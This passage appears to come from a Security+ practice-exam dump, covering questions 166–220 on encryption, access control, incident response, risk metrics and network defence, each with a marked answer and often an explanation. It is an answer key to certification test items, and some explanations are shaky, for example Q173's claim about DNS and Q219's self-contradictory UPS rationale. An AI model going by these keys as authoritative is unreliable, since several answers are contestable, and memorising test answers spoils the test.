It's using sign-in credentials from OTHER popular websites. An example of this would be logging into CompTIA using a google/gmail account. OpenID uses SSO. However, SSO is more broad and I feel OpenID perfectly fits this scenario.

QUESTION 166

A security architect at a large, multinational organization is concerned about the complexities and overhead of managing multiple encryption keys securely in a multicloud provider environment. The security architect is looking for a solution with reduced latency to allow the incorporation of the organization's existing keys and to maintain consistent, centralized control and management regardless of the data location. Which of the following would best meet the architect's objectives?

- A. Trusted Platform Module
- B. IaaS
- C. HSMaaS
- D. PaaS

Answer: C

Explanation:

HSM as a Service (HSMaaS), Hardware security modules (HSMs) are fortified, tamper-resistant hardware components that produce, safeguard, and manage keys for encrypting and decrypting data and establishing digital signatures and certificates.

QUESTION 167

In order to strengthen a password and prevent a hacker from cracking it, a random string of 36 characters was added to the password. Which of the following best describes this technique?

- A. Key stretching
- B. Tokenization
- C. Data masking
- D. Salting

Answer: D

Explanation:

Adding a random string of characters, known as a "salt," to a password before hashing it is known as salting. This technique strengthens passwords by ensuring that even if two users have the same password, their hashes will be different due to the unique salt, making it much harder for attackers to crack passwords using precomputed tables.

QUESTION 168

A user is attempting to patch a critical system, but the patch fails to transfer. Which of the following access controls is most likely inhibiting the transfer?

- A. Attribute-based
- B. Time of day
- C. Role-based
- D. Least privilege

Answer: D

Explanation:

The least privilege principle states that users and processes should only have the minimum level of access required to perform their tasks. This helps to prevent unauthorized or unnecessary actions that could compromise security. In this case, the patch transfer might be failing because the user or process does not have the appropriate permissions to access the critical system or the network resources needed for the transfer. Applying the least privilege principle can help to avoid this issue by granting the user or process the necessary access rights for the patching activity.

QUESTION 169

Which of the following is used to protect a computer from viruses, malware, and Trojans being installed and moving laterally across the network?

- A. IDS
- B. ACL
- C. EDR
- D. NAC

Answer: C

Explanation:

Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints, such as computers, laptops, mobile devices, and servers. EDR can help to detect and prevent malicious software, such as viruses, malware, and Trojans, from infecting the endpoints and spreading across the network. EDR can also provide visibility and response capabilities to contain and remediate threats. EDR is different from IDS, which is a network-based technology that monitors and alerts on network traffic anomalies. EDR is also different from ACL, which is a list of rules that control the access to network resources. EDR is also different from NAC, which is a technology that enforces policies on the network access of devices based on their identity and compliance status.

QUESTION 170

A systems administrator set up a perimeter firewall but continues to notice suspicious connections between internal endpoints. Which of the following should be set up in order to mitigate the threat posed by the suspicious activity?

- A. Host-based firewall
- B. Web application firewall
- C. Access control list
- D. Application allow list

Answer: A

Explanation:

A host-based firewall is a software application that runs on an individual endpoint and filters the incoming and outgoing network traffic based on a set of rules. A host-based firewall can help to mitigate the threat posed by suspicious connections between internal endpoints by blocking or allowing the traffic based on the source, destination, port, protocol, or application. A host-based firewall is different from a web application firewall, which is a type of firewall that protects web applications from common web-based attacks, such as SQL injection, cross-site scripting, and session hijacking. A host-based firewall is also different from an access control list, which is a list of rules that control the access to network resources, such as files, folders, printers, or routers. A host-based firewall is also different from an application allow list, which is a list of applications that are authorized to run on an endpoint, preventing unauthorized or malicious applications from

executing.

QUESTION 171

A business received a small grant to migrate its infrastructure to an off-premises solution. Which of the following should be considered first?

- A. Security of cloud providers
- B. Cost of implementation
- C. Ability of engineers
- D. Security of architecture

Answer: D

Explanation:

Security of architecture is the process of designing and implementing a secure infrastructure that meets the business objectives and requirements. Security of architecture should be considered first when migrating to an off-premises solution, such as cloud computing, because it can help to identify and mitigate the potential risks and challenges associated with the migration, such as data security, compliance, availability, scalability, and performance. Security of architecture is different from security of cloud providers, which is the process of evaluating and selecting a trustworthy and reliable cloud service provider that can meet the security and operational needs of the business. Security of architecture is also different from cost of implementation, which is the amount of money required to migrate and maintain the infrastructure in the cloud. Security of architecture is also different from ability of engineers, which is the level of skill and knowledge of the IT staff who are responsible for the migration and management of the cloud infrastructure.

QUESTION 172

A company is planning a disaster recovery site and needs to ensure that a single natural disaster would not result in the complete loss of regulated backup data. Which of the following should the company consider?

- A. Geographic dispersion
- B. Platform diversity
- C. Hot site
- D. Load balancing

Answer: A

Explanation:

Geographic dispersion is the practice of having backup data stored in different locations that are far enough apart to minimize the risk of a single natural disaster affecting both sites. This ensures that the company can recover its regulated data in case of a disaster at the primary site. Platform diversity, hot site, and load balancing are not directly related to the protection of backup data from natural disasters.

QUESTION 173

A security analyst receives alerts about an internal system sending a large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours. Which of the following is most likely occurring?

- A. A worm is propagating across the network.
- B. Data is being exfiltrated.
- C. A logic bomb is deleting data.

D. Ransomware is encrypting files.

Answer: B

Explanation:

Data exfiltration is a technique that attackers use to steal sensitive data from a target system or network by transmitting it through DNS queries and responses. This method is often used in advanced persistent threat (APT) attacks, in which attackers seek to persistently evade detection in the target environment. A large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours is a strong indicator of data exfiltration. A worm, a logic bomb, and ransomware would not use DNS queries to communicate with their command and control servers or perform their malicious actions.

QUESTION 174

An employee receives a text message from an unknown number claiming to be the company's Chief Executive Officer and asking the employee to purchase several gift cards. Which of the following types of attacks does this describe?

- A. Vishing
- B. Smishing
- C. Pretexting
- D. Phishing

Answer: B

Explanation:

Smishing is a type of phishing attack that uses text messages or common messaging apps to trick victims into clicking on malicious links or providing personal information. The scenario in the question describes a smishing attack that uses pretexting, which is a form of social engineering that involves impersonating someone else to gain trust or access. The unknown number claims to be the company's CEO and asks the employee to purchase gift cards, which is a common scam tactic. Vishing is a similar type of attack that uses phone calls or voicemails, while phishing is a broader term that covers any email-based attack.

QUESTION 175

Which of the following would help ensure a security analyst is able to accurately measure the overall risk to an organization when a new vulnerability is disclosed?

- A. A full inventory of all hardware and software
- B. Documentation of system classifications
- C. A list of system owners and their departments
- D. Third-party risk assessment documentation

Answer: A

Explanation:

A full inventory of all hardware and software is essential for measuring the overall risk to an organization when a new vulnerability is disclosed, because it allows the security analyst to identify which systems are affected by the vulnerability and prioritize the remediation efforts. Without a full inventory, the security analyst may miss some vulnerable systems or waste time and resources on irrelevant ones. Documentation of system classifications, a list of system owners and their departments, and third-party risk assessment documentation are all useful for risk management, but they are not sufficient to measure the impact of a new vulnerability.

QUESTION 176

A systems administrator is changing the password policy within an enterprise environment and wants this update implemented on all systems as quickly as possible. Which of the following operating system security measures will the administrator most likely use?

- A. Deploying PowerShell scripts
- B. Pushing GPO update
- C. Enabling PAP
- D. Updating EDR profiles

Answer: B

Explanation:

A group policy object (GPO) is a mechanism for applying configuration settings to computers and users in an Active Directory domain. By pushing a GPO update, the systems administrator can quickly and uniformly enforce the new password policy across all systems in the domain. Deploying PowerShell scripts, enabling PAP, and updating EDR profiles are not the most efficient or effective ways to change the password policy within an enterprise environment.

QUESTION 177

An administrator needs to perform server hardening before deployment. Which of the following steps should the administrator take? (Select two).

- A. Disable default accounts.
- B. Add the server to the asset inventory.
- C. Remove unnecessary services.
- D. Document default passwords.
- E. Send server logs to the SIEM.
- F. Join the server to the corporate domain.

Answer: AC

Explanation:

To perform server hardening before deployment, the administrator should disable default accounts and remove unnecessary services. These steps are crucial to reducing the attack surface and enhancing the security of the server.

Disable default accounts: Default accounts often come with default credentials that are well-known and can be exploited by attackers. Disabling these accounts helps prevent unauthorized access.

Remove unnecessary services: Unnecessary services can introduce vulnerabilities and be exploited by attackers. Removing them reduces the number of potential attack vectors.

Add the server to the asset inventory: Important for tracking and management but not directly related to hardening.

Document default passwords: Documentation is useful, but changing or disabling default passwords is the hardening step.

Send server logs to the SIEM: Useful for monitoring and analysis but not a direct hardening step.

Join the server to the corporate domain: Part of integration into the network but not specific to hardening.

QUESTION 178

Visitors to a secured facility are required to check in with a photo ID and enter the facility through an access control vestibule. Which of the following best describes this form of security control?

- A. Physical

- B. Managerial
- C. Technical
- D. Operational

Answer: A

Explanation:

A physical security control is a device or mechanism that prevents unauthorized access to a physical location or asset. An access control vestibule, also known as a mantrap, is a physical security control that consists of a small space with two sets of interlocking doors, such that the first set of doors must close before the second set opens. This prevents unauthorized individuals from following authorized individuals into the facility, a practice known as piggybacking or tailgating. A photo ID check is another form of physical security control that verifies the identity of visitors. Managerial, technical, and operational security controls are not directly related to physical access, but rather to policies, procedures, systems, and processes that support security objectives.

QUESTION 179

A company must ensure sensitive data at rest is rendered unreadable. Which of the following will the company most likely use?

- A. Hashing
- B. Tokenization
- C. Encryption
- D. Segmentation

Answer: C

Explanation:

Encryption is a method of transforming data in a way that makes it unreadable without a secret key necessary to decrypt the data back into plaintext. Encryption is one of the most common and effective ways to protect data at rest, as it prevents unauthorized access, modification, or theft of the data. Encryption can be applied to different types of data at rest, such as block storage, object storage, databases, archives, and so on. Hashing, tokenization, and segmentation are not methods of rendering data at rest unreadable, but rather of protecting data in other ways. Hashing is a one-way function that generates a fixed-length output, called a hash or digest, from an input, such that the input cannot be recovered from the output. Hashing is used to verify the integrity and authenticity of data, but not to encrypt it. Tokenization is a process that replaces sensitive data with non-sensitive substitutes, called tokens, that have no meaning or value on their own. Tokenization is used to reduce the exposure and compliance scope of sensitive data, but not to encrypt it. Segmentation is a technique that divides a network or a system into smaller, isolated units, called segments, that have different levels of access and security. Segmentation is used to limit the attack surface and contain the impact of a breach, but not to encrypt data at rest.

QUESTION 180

Which of the following describes the maximum allowance of accepted risk?

- A. Risk indicator
- B. Risk level
- C. Risk score
- D. Risk threshold

Answer: D

Explanation:

Risk threshold is the maximum amount of risk that an organization is willing to accept for a given activity or decision. It is also known as risk appetite or risk tolerance. Risk threshold helps an organization to prioritize and allocate resources for risk management. Risk indicator, risk level, and risk score are different ways of measuring or expressing the likelihood and impact of a risk, but they do not describe the maximum allowance of accepted risk.

QUESTION 181

Which of the following incident response activities ensures evidence is properly handled?

- A. E-discovery
- B. Chain of custody
- C. Legal hold
- D. Preservation

Answer: B

Explanation:

Chain of custody is the process of documenting and preserving the integrity of evidence collected during an incident response. It involves recording the details of each person who handled the evidence, the time and date of each transfer, and the location where the evidence was stored. Chain of custody ensures that the evidence is admissible in legal proceedings and can be traced back to its source. E-discovery, legal hold, and preservation are related concepts, but they do not ensure evidence is properly handled.

QUESTION 182

Which of the following risk management strategies should an enterprise adopt first if a legacy application is critical to business operations and there are preventative controls that are not yet implemented?

- A. Mitigate
- B. Accept
- C. Transfer
- D. Avoid

Answer: A

Explanation:

Mitigate is the risk management strategy that involves reducing the likelihood or impact of a risk. If a legacy application is critical to business operations and there are preventative controls that are not yet implemented, the enterprise should adopt the mitigate strategy first to address the existing vulnerabilities and gaps in the application. This could involve applying patches, updates, or configuration changes to the application, or adding additional layers of security controls around the application. Accept, transfer, and avoid are other risk management strategies, but they are not the best options for this scenario. Accept means acknowledging the risk and accepting the consequences without taking any action. Transfer means shifting the risk to a third party, such as an insurance company or a vendor. Avoid means eliminating the risk by removing the source or changing the process. These strategies may not be feasible or desirable for a legacy application that is critical to business operations and has no preventative controls in place.

QUESTION 183

Which of the following teams combines both offensive and defensive testing techniques to protect an organization's critical systems?

- A. Red
- B. Blue
- C. Purple
- D. Yellow

Answer: C

Explanation:

Purple is the team that combines both offensive and defensive testing techniques to protect an organization's critical systems. Purple is not a separate team, but rather a collaboration between the red team and the blue team. The red team is the offensive team that simulates attacks and exploits vulnerabilities in the organization's systems. The blue team is the defensive team that monitors and protects the organization's systems from real and simulated threats. The purple team exists to ensure and maximize the effectiveness of the red and blue teams by integrating the defensive tactics and controls from the blue team with the threats and vulnerabilities found by the red team into a single narrative that improves the overall security posture of the organization. Red, blue, and yellow are other types of teams involved in security testing, but they do not combine both offensive and defensive techniques. The yellow team is the team that builds software solutions, scripts, and other programs that the blue team uses in the security testing.

QUESTION 184

A company is working with a vendor to perform a penetration test. Which of the following includes an estimate about the number of hours required to complete the engagement?

- A. SOW
- B. BPA
- C. SLA
- D. NDA

Answer: A

Explanation:

A statement of work (SOW) is a document that defines the scope, objectives, deliverables, timeline, and costs of a project or service. It typically includes an estimate of the number of hours required to complete the engagement, as well as the roles and responsibilities of the parties involved. A SOW is often used for penetration testing projects to ensure that both the client and the vendor have a clear and mutual understanding of what is expected and how the work will be performed. A business partnership agreement (BPA), a service level agreement (SLA), and a non-disclosure agreement (NDA) are different types of contracts that may be related to a penetration testing project, but they do not include an estimate of the number of hours required to complete the engagement.

QUESTION 185

The local administrator account for a company's VPN appliance was unexpectedly used to log in to the remote management interface. Which of the following would have most likely prevented this from happening?

- A. Using least privilege
- B. Changing the default password
- C. Assigning individual user IDs
- D. Reviewing logs more frequently

Answer: B

Explanation:

Changing the default password for the local administrator account on a VPN appliance is a basic security measure that would have most likely prevented the unexpected login to the remote management interface. Default passwords are often easy to guess or publicly available, and attackers can use them to gain unauthorized access to devices and systems. Changing the default password to a strong and unique one reduces the risk of brute-force attacks and credential theft. Using least privilege, assigning individual user IDs, and reviewing logs more frequently are also good security practices, but they are not as effective as changing the default password in preventing the unexpected login.

QUESTION 186

Which of the following would be most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk?

- A. ARO
- B. RTO
- C. RPO
- D. ALE
- E. SLE

Answer: D

Explanation:

The Annual Loss Expectancy (ALE) is most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk. ALE is calculated by multiplying the Single Loss Expectancy (SLE) by the Annualized Rate of Occurrence (ARO), which provides an estimate of the annual expected loss due to a specific risk, making it valuable for long-term financial planning and risk management decisions.

QUESTION 187

A security analyst is investigating an application server and discovers that software on the server is behaving abnormally. The software normally runs batch jobs locally and does not generate traffic, but the process is now generating outbound traffic over random high ports. Which of the following vulnerabilities has likely been exploited in this software?

- A. Memory injection
- B. Race condition
- C. Side loading
- D. SQL injection

Answer: A

Explanation:

Memory injection vulnerabilities allow unauthorized code or commands to be executed within a software program, leading to abnormal behavior such as generating outbound traffic over random high ports. This issue often arises from software not properly validating or encoding input, which can be exploited by attackers to inject malicious code.

QUESTION 188

Which of the following is the best way to secure an on-site data center against intrusion from an insider?

- A. Bollards
- B. Access badge

- C. Motion sensor
- D. Video surveillance

Answer: B

Explanation:

To secure an on-site data center against intrusion from an insider, the best measure is to use an access badge system. Access badges control who can enter restricted areas by verifying their identity and permissions, thereby preventing unauthorized access from insiders.

Access badge: Provides controlled and monitored access to restricted areas, ensuring that only authorized personnel can enter.

Bollards: Provide physical barriers to prevent vehicle access but do not prevent unauthorized personnel entry.

Motion sensor: Detects movement but does not control or restrict access.

Video surveillance: Monitors and records activity but does not physically prevent intrusion.

QUESTION 189

An engineer moved to another team and is unable to access the new team's shared folders while still being able to access the shared folders from the former team. After opening a ticket, the engineer discovers that the account was never moved to the new group. Which of the following access controls is most likely causing the lack of access?

- A. Role-based
- B. Discretionary
- C. Time of day
- D. Least privilege

Answer: A

QUESTION 190

A network administrator is working on a project to deploy a load balancer in the company's cloud environment. Which of the following fundamental security requirements does this project fulfil?

- A. Privacy
- B. Integrity
- C. Confidentiality
- D. Availability

Answer: D

Explanation:

Deploying a load balancer in the company's cloud environment primarily fulfills the fundamental security requirement of availability. A load balancer distributes incoming network traffic across multiple servers, ensuring that no single server becomes overwhelmed and that the service remains available even if some servers fail.

Availability: Ensures that services and resources are accessible when needed, which is directly supported by load balancing.

Privacy: Protects personal and sensitive information from unauthorized access but is not directly related to load balancing.

Integrity: Ensures that data is accurate and has not been tampered with, but load balancing is not primarily focused on data integrity.

Confidentiality: Ensures that information is accessible only to authorized individuals, which is not the primary concern of load balancing.

QUESTION 191

A technician is deploying a new security camera. Which of the following should the technician do?

- A. Configure the correct VLAN.
- B. Perform a vulnerability scan.
- C. Disable unnecessary ports.
- D. Conduct a site survey.

Answer: D

Explanation:

Conducting a site survey is crucial when deploying new security cameras because it allows the technician to assess various factors such as the physical environment, potential obstacles, optimal camera placement, coverage areas, and lighting conditions. This ensures that the security camera is installed in the most effective location to fulfill its surveillance objectives.

QUESTION 192

A company is experiencing a web services outage on the public network. The services are up and available but inaccessible. The network logs show a sudden increase in network traffic that is causing the outage. Which of the following attacks is the organization experiencing?

- A. ARP poisoning
- B. Brute force
- C. Buffer overflow
- D. DDoS

Answer: D

QUESTION 193

Which of the following threat actors is the most likely to be motivated by profit?

- A. Hacktivist
- B. Insider threat
- C. Organized crime
- D. Shadow IT

Answer: C

QUESTION 194

An organization experiences a cybersecurity incident involving a command-and-control server. Which of the following logs should be analyzed to identify the impacted host? (Choose two.)

- A. Application
- B. Authentication
- C. DHCP
- D. Network
- E. Firewall
- F. Database

Answer: DE

Explanation:

Network logs (Option D): These logs can help identify network connections to the command-and-control server and provide information about source IP addresses (the impacted host) and destination IP addresses (the command-and-control server).

Firewall logs (Option E): Firewall logs also track network traffic and can provide valuable information about source and destination IP addresses, helping identify the impacted host and its communication with the command-and-control server.

QUESTION 195

During a penetration test, a vendor attempts to enter an unauthorized area using an access badge. Which of the following types of tests does this represent?

- A. Defensive
- B. Passive
- C. Offensive
- D. Physical

Answer: D

QUESTION 196

A systems administrator uses a key to encrypt a message being sent to a peer in a different branch office. The peer then uses the same key to decrypt the message. Which of the following describes this example?

- A. Symmetric
- B. Asymmetric
- C. Hashing
- D. Salting

Answer: A

QUESTION 197

A visitor plugs a laptop into a network jack in the lobby and is able to connect to the company's network. Which of the following should be configured on the existing network infrastructure to best prevent this activity?

- A. Port security
- B. Web application firewall
- C. Transport layer security
- D. Virtual private network

Answer: A

QUESTION 198

A security administrator is reissuing a former employee's laptop. Which of the following is the best combination of data handling activities for the administrator to perform? (Choose two.)

- A. Data retention
- B. Certification

- C. Destruction
- D. Classification
- E. Sanitization
- F. Enumeration

Answer: BE

QUESTION 199

A systems administrator would like to deploy a change to a production system. Which of the following must the administrator submit to demonstrate that the system can be restored to a working state in the event of a performance issue?

- A. Backout plan
- B. Impact analysis
- C. Test procedure
- D. Approval procedure

Answer: A

Explanation:

To demonstrate that the system can be restored to a working state in the event of a performance issue after deploying a change, the systems administrator must submit a backout plan. A backout plan outlines the steps to revert the system to its previous state if the new deployment causes problems.

Backout plan: Provides detailed steps to revert changes and restore the system to its previous state in case of issues, ensuring minimal disruption and quick recovery.

Impact analysis: Evaluates the potential effects of a change but does not provide steps to revert changes.

Test procedure: Details the steps for testing the change but does not address restoring the system to a previous state.

Approval procedure: Involves obtaining permissions for the change but does not ensure system recovery in case of issues.

QUESTION 200

A company is redesigning its infrastructure and wants to reduce the number of physical servers in use. Which of the following architectures is best suited for this goal?

- A. Serverless
- B. Segmentation
- C. Virtualization
- D. Microservices

Answer: C

Explanation:

Virtualization allows multiple virtual machines (VMs) to run on a single physical server, reducing the need for multiple physical servers. This approach consolidates workloads, optimizes hardware usage, and lowers operational costs by enabling multiple isolated environments on fewer physical devices.

QUESTION 201

A bank set up a new server that contains customers' PII. Which of the following should the bank use to make sure the sensitive data is not modified?

- A. Full disk encryption
- B. Network access control
- C. File integrity monitoring
- D. User behavior analytics

Answer: C

QUESTION 202

Which of the following tasks is typically included in the BIA process?

- A. Estimating the recovery time of systems
- B. Identifying the communication strategy
- C. Evaluating the risk management plan
- D. Establishing the backup and recovery procedures
- E. Developing the incident response plan

Answer: A

Explanation:

Estimating the recovery time of systems is a task typically included in the Business Impact Analysis (BIA) process. BIA involves identifying the critical functions of a business and determining the impact of a disruption. This includes estimating how long it will take to recover systems and resume normal operations.

Estimating the recovery time of systems: A key component of BIA, which helps in understanding the time needed to restore systems and services after a disruption.

Identifying the communication strategy: Typically part of the incident response plan, not BIA.

Evaluating the risk management plan: Part of risk management, not specifically BIA. Establishing the backup and recovery procedures: Important for disaster recovery, not directly part of BIA.

Developing the incident response plan: Focuses on responding to security incidents, not on the impact analysis.

QUESTION 203

Which of the following most impacts an administrator's ability to address CVEs discovered on a server?

- A. Rescanning requirements
- B. Patch availability
- C. Organizational impact
- D. Risk tolerance

Answer: B

Explanation:

Patch availability most impacts an administrator's ability to address Common Vulnerabilities and Exposures (CVEs) discovered on a server. If a patch is not available for a discovered vulnerability, the administrator cannot remediate the issue directly through patching, which leaves the system exposed until a patch is released.

Patch availability: Directly determines whether a discovered vulnerability can be fixed promptly. Without available patches, administrators must look for other mitigation strategies.

Rescanning requirements: Important for verifying the effectiveness of patches but secondary to the availability of the patches themselves.

Organizational impact: Considers the potential consequences of vulnerabilities but does not directly impact the ability to apply patches.

Risk tolerance: Influences how the organization prioritizes addressing vulnerabilities but does not affect the actual availability of patches.

QUESTION 204

Which of the following describes effective change management procedures?

- A. Approving the change after a successful deployment
- B. Having a backout plan when a patch fails
- C. Using a spreadsheet for tracking changes
- D. Using an automatic change control bypass for security updates

Answer: B

Explanation:

Effective change management includes having a backout plan, so that if a patch or change fails, systems can be restored to their previous, stable state.

QUESTION 205

The CIRT is reviewing an incident that involved a human resources recruiter exfiltrating sensitive company data. The CIRT found that the recruiter was able to use HTTP over port 53 to upload documents to a web server. Which of the following security infrastructure devices could have identified and blocked this activity?

- A. WAF utilizing SSL decryption
- B. NGFW utilizing application inspection
- C. UTM utilizing a threat feed
- D. SD-WAN utilizing IPSec

Answer: B

Explanation:

An NGFW (Next-Generation Firewall) utilizing application inspection could have identified and blocked the unusual use of HTTP over port 53. Application inspection allows NGFWs to analyze traffic at the application layer, identifying and blocking suspicious or non-standard protocol usage, such as HTTP traffic on DNS port 53.

NGFW utilizing application inspection: Inspects traffic at the application layer and can block non-standard protocol usage, such as HTTP over port 53.

WAF utilizing SSL decryption: Focuses on protecting web applications and decrypting SSL traffic but may not detect the use of HTTP over port 53.

UTM utilizing a threat feed: Provides comprehensive security but may not focus specifically on application layer inspection.

SD-WAN utilizing IPSec: Enhances secure WAN connections but is not primarily designed to inspect and block specific application traffic.

QUESTION 206

An enterprise is working with a third party and needs to allow access between the internal networks of both parties for a secure file migration. The solution needs to ensure encryption is applied to all traffic that is traversing the networks. Which of the following solutions should most likely be implemented?

- A. EAP
- B. IPSec
- C. SD-WAN

D. TLS

Answer: B

QUESTION 207

An administrator has identified and fingerprinted specific files that will generate an alert if an attempt is made to email these files outside of the organization. Which of the following best describes the tool the administrator is using?

- A. DLP
- B. SNMP traps
- C. SCAP
- D. IPS

Answer: A

QUESTION 208

A software developer released a new application and is distributing application files via the developer's website. Which of the following should the developer post on the website to allow users to verify the integrity of the downloaded files?

- A. Hashes
- B. Certificates
- C. Algorithms
- D. Salting

Answer: A

Explanation:

To verify the integrity of downloaded files, a software developer should post hashes on the website. A hash is a fixed-length string or number generated from input data, such as a file. When users download the application files, they can generate their own hash from the downloaded files and compare it with the hash provided by the developer. If the hashes match, it confirms that the files have not been altered or corrupted during the download process.

Hashes: Ensure data integrity by allowing users to verify that the downloaded files are identical to the original ones. Common hashing algorithms include MD5, SHA-1, and SHA-256.

Certificates and Algorithms: Are more related to ensuring authenticity and securing communications rather than verifying file integrity.

Salting: Is a technique used in hashing passwords to add an additional layer of security, not for verifying file integrity.

QUESTION 209

An organization wants to limit potential impact to its log-in database in the event of a breach. Which of the following options is the security team most likely to recommend?

- A. Tokenization
- B. Hashing
- C. Obfuscation
- D. Segmentation

Answer: B

QUESTION 210

An administrator finds that all user workstations and servers are displaying a message that is associated with files containing an extension of .ryk. Which of the following types of infections is present on the systems?

- A. Virus
- B. Trojan
- C. Spyware
- D. Ransomware

Answer: D

Explanation:

Files are populating a message, nothing else would except ransomware to let the victim know. Also, .ryk is a file extension for Ransomware Ryuk.

QUESTION 211

A systems administrator is advised that an external web server is not functioning properly. The administrator reviews the following firewall logs containing traffic going to the web server:

Date	Time	SourceIP	SPort	Flag	DestIP	DPort
2023-01-25	01:45:09.102	98.123.45.100	4560	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	95.123.45.101	3361	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	99.123.45.102	3662	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	89.123.45.103	5663	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	98.123.45.104	4064	SYN	100.50.20.7	443
2023-01-25	01:45:09.102	80.123.45.105	4365	SYN	100.50.20.7	443

Which of the following attacks is likely occurring?

- A. DDoS
- B. Directory traversal
- C. Brute-force
- D. HTTPS downgrade

Answer: A

QUESTION 212

An organization would like to calculate the time needed to resolve a hardware issue with a server. Which of the following risk management processes describes this example?

- A. Recovery point objective
- B. Mean time between failures
- C. Recovery time objective
- D. Mean time to repair

Answer: D

Explanation:

Mean time to repair (MTTR) describes the time needed to resolve a hardware issue with a server. MTTR is a key metric in risk management and maintenance that measures the average time required to repair a failed component or system and restore it to operational status.

Recovery point objective (RPO): Defines the maximum acceptable amount of data loss measured in time. It is the point in time to which data must be restored after a disaster.

Mean time between failures (MTBF): Measures the average time between failures of a system or component, indicating reliability.

Recovery time objective (RTO): Defines the maximum acceptable length of time to restore a system after a disaster or disruption.

Mean time to repair (MTTR): Measures the average time required to repair a failed component or system.

QUESTION 213

Which of the following would be the most appropriate way to protect data in transit?

- A. SHA-256
- B. SSL3.0
- C. TLS 1.3
- D. AES-256

Answer: C

Explanation:

Transport Layer Security (TLS) 1.3 is the latest version of the TLS protocol and provides strong encryption for securing data in transit between clients and servers. It offers improved security and performance compared to previous versions like SSL 3.0 and earlier TLS versions.

QUESTION 214

Which of the following risks can be mitigated by HTTP headers?

- A. SQLi
- B. XSS
- C. DoS
- D. SSL

Answer: B

Explanation:

HTTP headers can be used to mitigate risks associated with Cross-Site Scripting (XSS). Security-related HTTP headers such as Content Security Policy (CSP) and X-XSS-Protection can be configured to prevent the execution of malicious scripts in the context of a web page. XSS (Cross-Site Scripting): A vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. HTTP headers like CSP help prevent XSS attacks by specifying which dynamic resources are allowed to load.

SQLi (SQL Injection): Typically mitigated by using parameterized queries and input validation, not HTTP headers.

DoS (Denial of Service): Mitigated by network and application-level defenses rather than HTTP headers.

SSL (Secure Sockets Layer): Refers to securing communications and is not directly mitigated by HTTP headers; rather, it's implemented using SSL/TLS protocols.

QUESTION 215

Which of the following describes the category of data that is most impacted when it is lost?

- A. Confidential
- B. Public

- C. Private
- D. Critical

Answer: D

Explanation:

The category of data that is most impacted when it is lost is "Critical." Critical data is essential to the organization's operations and often includes sensitive information such as financial records, proprietary business information, and vital operational data. The loss of critical data can severely disrupt business operations and have significant financial, legal, and reputational consequences. Confidential: Refers to data that must be protected from unauthorized access to maintain privacy and security.

Public: Refers to data that is intended for public disclosure and whose loss does not have severe consequences.

Private: Typically refers to personal data that needs to be protected to ensure privacy.

Critical: Refers to data that is essential for the operation and survival of the organization, and its loss can have devastating impacts.

QUESTION 216

After performing an assessment, an analyst wants to provide a risk rating for the findings. Which of the following concepts should most likely be considered when calculating the ratings?

- A. Owners and thresholds
- B. Impact and likelihood
- C. Appetite and tolerance
- D. Probability and exposure factor

Answer: B

Explanation:

When calculating risk ratings, the concepts of impact and likelihood are most likely to be considered. Risk assessment typically involves evaluating the potential impact of a threat (how severe the consequences would be if the threat materialized) and the likelihood of the threat occurring (how probable it is that the threat will occur).

Impact: Measures the severity of the consequences if a particular threat exploits a vulnerability. It considers factors such as financial loss, reputational damage, and operational disruption.

Likelihood: Measures the probability of a threat exploiting a vulnerability. This can be based on historical data, current threat landscape, and expert judgment.

QUESTION 217

Which of the following should a systems administrator set up to increase the resilience of an application by splitting the traffic between two identical sites?

- A. Load balancing
- B. Geographic disruption
- C. Failover
- D. Parallel processing

Answer: A

Explanation:

To increase the resilience of an application by splitting the traffic between two identical sites, a systems administrator should set up load balancing. Load balancing distributes network or application traffic across multiple servers or sites, ensuring no single server becomes overwhelmed and enhancing the availability and reliability of applications.

Load balancing: Distributes traffic across multiple servers to ensure high availability and reliability. It helps in managing the load efficiently and can prevent server overloads.

Geographic disruption: Not a standard term related to resilience. This might imply the use of geographically distributed sites but isn't the precise solution described.

Failover: Refers to switching to a standby server or system when the primary one fails. It doesn't inherently split traffic but rather takes over when a failure occurs.

Parallel processing: Refers to the simultaneous processing of tasks, not specifically related to load balancing web traffic.

QUESTION 218

Which of the following is most likely to be deployed to obtain and analyze attacker activity and techniques?

- A. Firewall
- B. IDS
- C. Honeypot
- D. Layer 3 switch

Answer: C

Explanation:

A honeypot is most likely to be deployed to obtain and analyze attacker activity and techniques. A honeypot is a decoy system set up to attract attackers, providing an opportunity to study their methods and behaviors in a controlled environment without risking actual systems.

Honeypot: A decoy system designed to lure attackers, allowing administrators to observe and analyze attack patterns and techniques.

Firewall: Primarily used to block unauthorized access to networks, not for observing attacker behavior.

IDS (Intrusion Detection System): Detects and alerts on malicious activity but does not specifically engage attackers to observe their behavior.

Layer 3 switch: Used for routing traffic within networks, not for analyzing attacker techniques.

QUESTION 219

Which of the following would most likely mitigate the impact of an extended power outage on a company's environment?

- A. Hot site
- B. UPS
- C. Snapshots
- D. SOAR

Answer: B

Explanation:

A UPS (Uninterruptible Power Supply) would most likely mitigate the impact of an extended power outage on a company's environment. A UPS provides backup power and ensures that systems continue to run during short-term power outages, giving enough time to perform an orderly shutdown or switch to a longer-term power solution like a generator.

Hot site: A fully operational offsite data center that can be used if the primary site becomes unavailable. It's more suitable for disaster recovery rather than mitigating short-term power outages.

UPS: Provides immediate backup power, protecting against data loss and hardware damage during power interruptions.

Snapshots: Used for data backup and recovery, not for power outage mitigation.

SOAR (Security Orchestration, Automation, and Response): A platform for automating security

operations, not related to power outage mitigation.

QUESTION 220

A security analyst is investigating an alert that was produced by endpoint protection software. The analyst determines this event was a false positive triggered by an employee who attempted to download a file. Which of the following is the most likely reason the download was blocked?

- A. A misconfiguration in the endpoint protection software
- B. A zero-day vulnerability in the file
- C. A supply chain attack on the endpoint protection vendor
- D. Incorrect file permissions

Answer: A

Explanation:

The most likely reason the download was blocked, resulting in a false positive, is a misconfiguration in the endpoint protection software. False positives occur when legitimate actions are incorrectly identified as threats due to incorrect settings or overly aggressive rules in the security software.

Misconfiguration in the endpoint protection software: Common cause of false positives, where legitimate activities are flagged incorrectly due to improper settings.

